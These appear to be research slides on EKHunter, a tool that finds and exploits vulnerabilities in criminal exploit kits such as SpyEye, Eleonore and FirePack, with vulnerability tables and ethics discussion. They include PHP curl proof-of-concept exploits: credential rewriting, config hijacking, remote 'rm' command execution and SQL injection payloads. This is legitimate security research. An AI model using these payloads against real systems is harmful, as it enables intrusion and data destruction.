- **Target File:** setup___.php
- **Opportunity:** publicly accessible script with unsanitized inputs
- **Side-Effect:** **re-writing database credentials of the kit with preferred details**!

```
1  ...
2  $target = "http://localhost/Adrenalin";
3  $ch = curl_init();
4  curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
5  curl_setopt($ch, CURLOPT_URL, "http://$target/setup___.php?mysqlServer=
       do%3D1%26mysqlServer%3Dmysqlserver.ekhunter.org%26mysqlUser%3
       Dekhunter-root%26mysqlPassword%3Dekhuner-pass%26mysqlDatabase%3
       Dekhunter-adrenalin-hijack");
6  curl_setopt($ch, CURLOPT_HTTPGET, 1);
7  ...
8  $buf = curl_exec ($ch);
```

Stealing/changing Kit Configuration

- **Exploit Kit:** SpyEye
- **Vulnerability:** File Manipulation (detected by RIPS)
- **Target File:** frm_settings.php
- **Opportunity:** allows remote modification of config. file without authentication
- **Side-Effect:** **re-direction of database dump to a preferred email!**

```
1  $target = "http://localhost/SpyEye";
2  $ch = curl_init();
3  curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
4  curl_setopt($ch, CURLOPT_URL, "http://$target/frm_settings.php");
5  curl_setopt($ch, CURLOPT_HTTPGET, 1);
6  ...
7  curl_setopt($ch, CURLOPT_POSTFIELDS, "email_backup=SpyEyeDump@ekhunter.
       org&isIni=1");
8  ...
9  $buf = curl_exec ($ch);
```

Remote Command Execution

- **Exploit Kit:** FirePack
- **Vulnerability:** Remote Command Execution (detected by RIPS)
- **Target File:** geopip.php
- **Opportunity:** unsanitized input used by file manipulation functions
- **Side-Effect:** **remote execution of an “ rm * ” (could be any other command) !**

```
1  $target = "http://localhost/FirePack";
2  $ch = curl_init();
3  curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
4  curl_setopt($ch, CURLOPT_URL, "http://$target/geoip.php?cmd=rm%20*.php")
       ;
5  curl_setopt($ch, CURLOPT_HTTPGET, 1);
6  ...
7  $buf = curl_exec ($ch);
```

Deleting Victim Statistics

- **Exploit Kit:** Eleonore
- **Vulnerability:** SQL Injection (detected by TAPS)
- **Target File:** stat.php
- **Opportunity:** unsanitized input used in database operation
- **Side-Effect:** **deletion of victim statistics from the exploit kit database !**

```
1  $target = "http://locahost/Eleonore";
2  $ch = curl_init();
3  curl_setopt($ch, CURLOPT_RETURNTRANSFER,1);
4  curl_setopt($ch, CURLOPT_URL, "http://$target/stat.php?del=%20or%201%3D1
       %20--&sellers2=s2");
5  curl_setopt($ch, CURLOPT_HTTPGET, 1);
6  ...
7  $buf = curl_exec ($ch);
```

Deceiving Kit Owner with Arbitrary Update

- **Exploit Kit:** Fragus
- **Vulnerability:** Access Control vulnerability leads to SQLI (detected by MACE)
- **Target File:** click.php
- **Opportunity:** absence of authentication/authorization before execution of an update query
- **Side-Effect:** **confusing kit owner by updating victim profile with arbitrary content!**

```
mysql_query("UPDATE `donkeys` SET `status` = 'LOAD', `exploit` = '" .
      intval($_GET['e']) . "' WHERE `ip` = INET_ATON('" .
      mysql_real_escape_string($_SERVER['REMOTE_ADDR']) . "') AND `
      status` = 'NOT'")){
```

Exploit Request: http://localhost/Fragus/click.php?e=<<Injection input>>

Ethical Issues

- Vulnerability Disclosure of Crime-ware
  - Shared results with law enforcement
- Counter-Analysis Against Deployed Systems
  - We did analysis in a lab setting, but efforts like “Operation Ghost Click” could give some directions
- Publication of Methodology and Tools
  - Benefits outweigh negative impacts
- Implications of Reverse Engineering EKs
  - Unlikely to prosecute well-intentioned white-hats

Summary

- **Exploit Kits**:
  - have become common methods to spread malware on the Web
- **EKHunter**:
  - Counter-offensive strategy to fight exploit kits
  - **180** vulnerabilities in **16/30** exploit kits
  - **10** concrete exploits
  - **6** exploit kits
  - **4** classes of vulnerabilities

Thank You!

Questions?

Contact: eshete5@uic.edu

Performance

- Vulnerability Analysis
  - AC-VD & SQLI-VD: avg=1128s, 120s (Fiesta) to 12240s (LuckySploit)
  - MTS-VD: avg=3.5s, 0.2s (Adrenalin) to 35.1s (Fragus)
- Constraint Solver
  - 1-4 conditions in each formula
  - <1s for each exploit on average

Limitations

- Obfuscated server-side code
  - Ex: Blackhole
  - Possible idea: blackbox penetration testing

- Object-oriented server-side code
  - Ex: Adrenalin, Blackhole, Sploit25, SpyEye
  - Possible Idea: developing a transformation technique (Object-oriented PHP code → Structured PHP code, then analysis with existing tools)

Vulnerability Analysis Metrics

Exploit Kit	PHP LOC	PHP Files	Include Success	User-Defined Functions	Unique Sources	Sensitive Sinks	Uses Sessions
Adrenalin	1491	12	1/11(9%)	14	8	29	✓
Armitage	1370	12	12/12(100%)	26	11	189	
Blackhole	11,764	69	2/2(100%)	148	25	261	✓
Eleonore	2869	12	17/23(74%)	46	31	188	✓
ExploitKit	2422	5	0/20(0%)	1	32	53	✓
Fiesta	1736	7	7/7(100%)	23	6	111	
FirePack	1185	8	6/7(86%)	24	8	129	
Fragus	9708	7	2/48(4%)	0	31	174	✓
Ice-Pack	2819	9	10/13(77%)	39	5	205	
Luckysploit	8640	17	38/182(21%)	28	14	276	
Neon-Exploit	1985	9	10/13(77%)	39	5	205	
SALO-PACK	2613	11	12/12(100%)	22	5	59	✓
Siberia	2422	3	0/20(0%)	1	32	53	✓
SmartPack	1492	14	1/75(1%)	0	30	124	
Sploit25	1497	10	1/22(5%)	1	12	42	✓
SpyEye	11,629	94	199/199(100%)	58	96	1171	

- Avg SLOC: 3.2K
- Min SLOC: 1.185K(FirePack)
- Max SLOC: 11.8K (SpyEye)

Breakdown by Vulnerability Type

Exploit Kit	SQLI	AccessControl	FileManip.	FileDisc.	CodeExec.	CmdExec.	HeaderInj.	FileInc.	Total
Adrenalin	0	0	4	0	0	0	0	0	4
Armitage	0	0	3	0	0	0	0	0	3
Blackhole	0	0	1	0	0	0	0	0	1
Eleonore	16	1	2	1	0	0	0	0	20
ExploitKit	0	1	0	0	0	0	0	0	1
Fiesta	0	1	0	0	0	0	0	0	1
FirePack	0	0	0	0	1	1	0	0	2
Fragus	2	1	3	0	0	0	0	8	14
Ice-Pack	0	0	1	0	0	0	1	0	2
Luckysploit	25	0	3	2	0	0	0	1	31
Neon-Exploit	0	0	1	0	0	0	0	0	1
SALO-PACK	1	0	0	0	1	0	0	0	2
Siberia	2	0	6	1	0	0	0	5	14
SmartPack	0	0	7	1	0	0	1	0	9
Sploit25	2	0	0	0	0	0	0	0	2
SpyEye	69	0	3	5	0	0	0	0	77

- 8 classes of vulnerabilities
- SpyEye with the highest (77)

Breakdown by Analysis Tools

Exploit Kit	Version	AC-VD	SQLI-VD	MTS-VD
0x88	3.0	No	No	No
Adp2	NA	No	No	No
Adrenalin	NA	No	No	Yes (4 file manip.)
Armitage	1.0	No	No	Yes (3 file manip.)
Blackhole	1.1.0	No	No	Yes (1 file manip.)
BleedingLife	2.0	No	No	No
CrimePack	3.1.3	No	No	No
Cry	NA	No	No	No
Eleonore	1.4.1	Yes	Yes (12 SQLI)	Yes (2 file manip., 1 file disclosure, 16 SQLI)
ExploitKit	NA	Yes	No	No
Fiesta	1.8	Yes	No	No
FirePack	0.18	No	No	Yes (1 code exec, 1 command exec)
Fragus	1.0	Yes	No	Yes (8 file inc., 3 file manip., 2 SQLI)
GPack	NA	No	No	No
IcePack	5.0	No	No	Yes (1 file manip., 1 header inject.)
Liberty	NA	No	No	No
Luckysploit	NA	No	No	Yes (2 file disclosure, 1 file inc., 3 file manip., 25 SQLI)
MPack	0.99	No	No	No
MultiSploit	NA	No	No	No
MyPolySploit	NA	No	No	No
Neon-Exploit-System	NA	No	No	Yes (1 file manip.)
NeoSploit	2.1	No	No	No
Net	NA	No	No	No
Nuke	NA	No	No	No
RDS	2.0	No	No	No
SALOPack	NA	No	No	Yes (1 code exec., 1 SQLI)
Siberia	NA	No	Yes (1 SQLI)	Yes (1 file disclosure, 5 file inc., 6 file manip., 2 SQLI)
SmartPack	NA	No	No	Yes (1 header inject., 1 file disclosure, 7 file manip.)
Sploit25	NA	No	No	Yes (2 SQLI)
SpyEye	1.4.1	No	No	Yes (5 file disclosure, 3 file manip., 69 SQLI)

- MTS-VD: detected 7/8 vulnerability types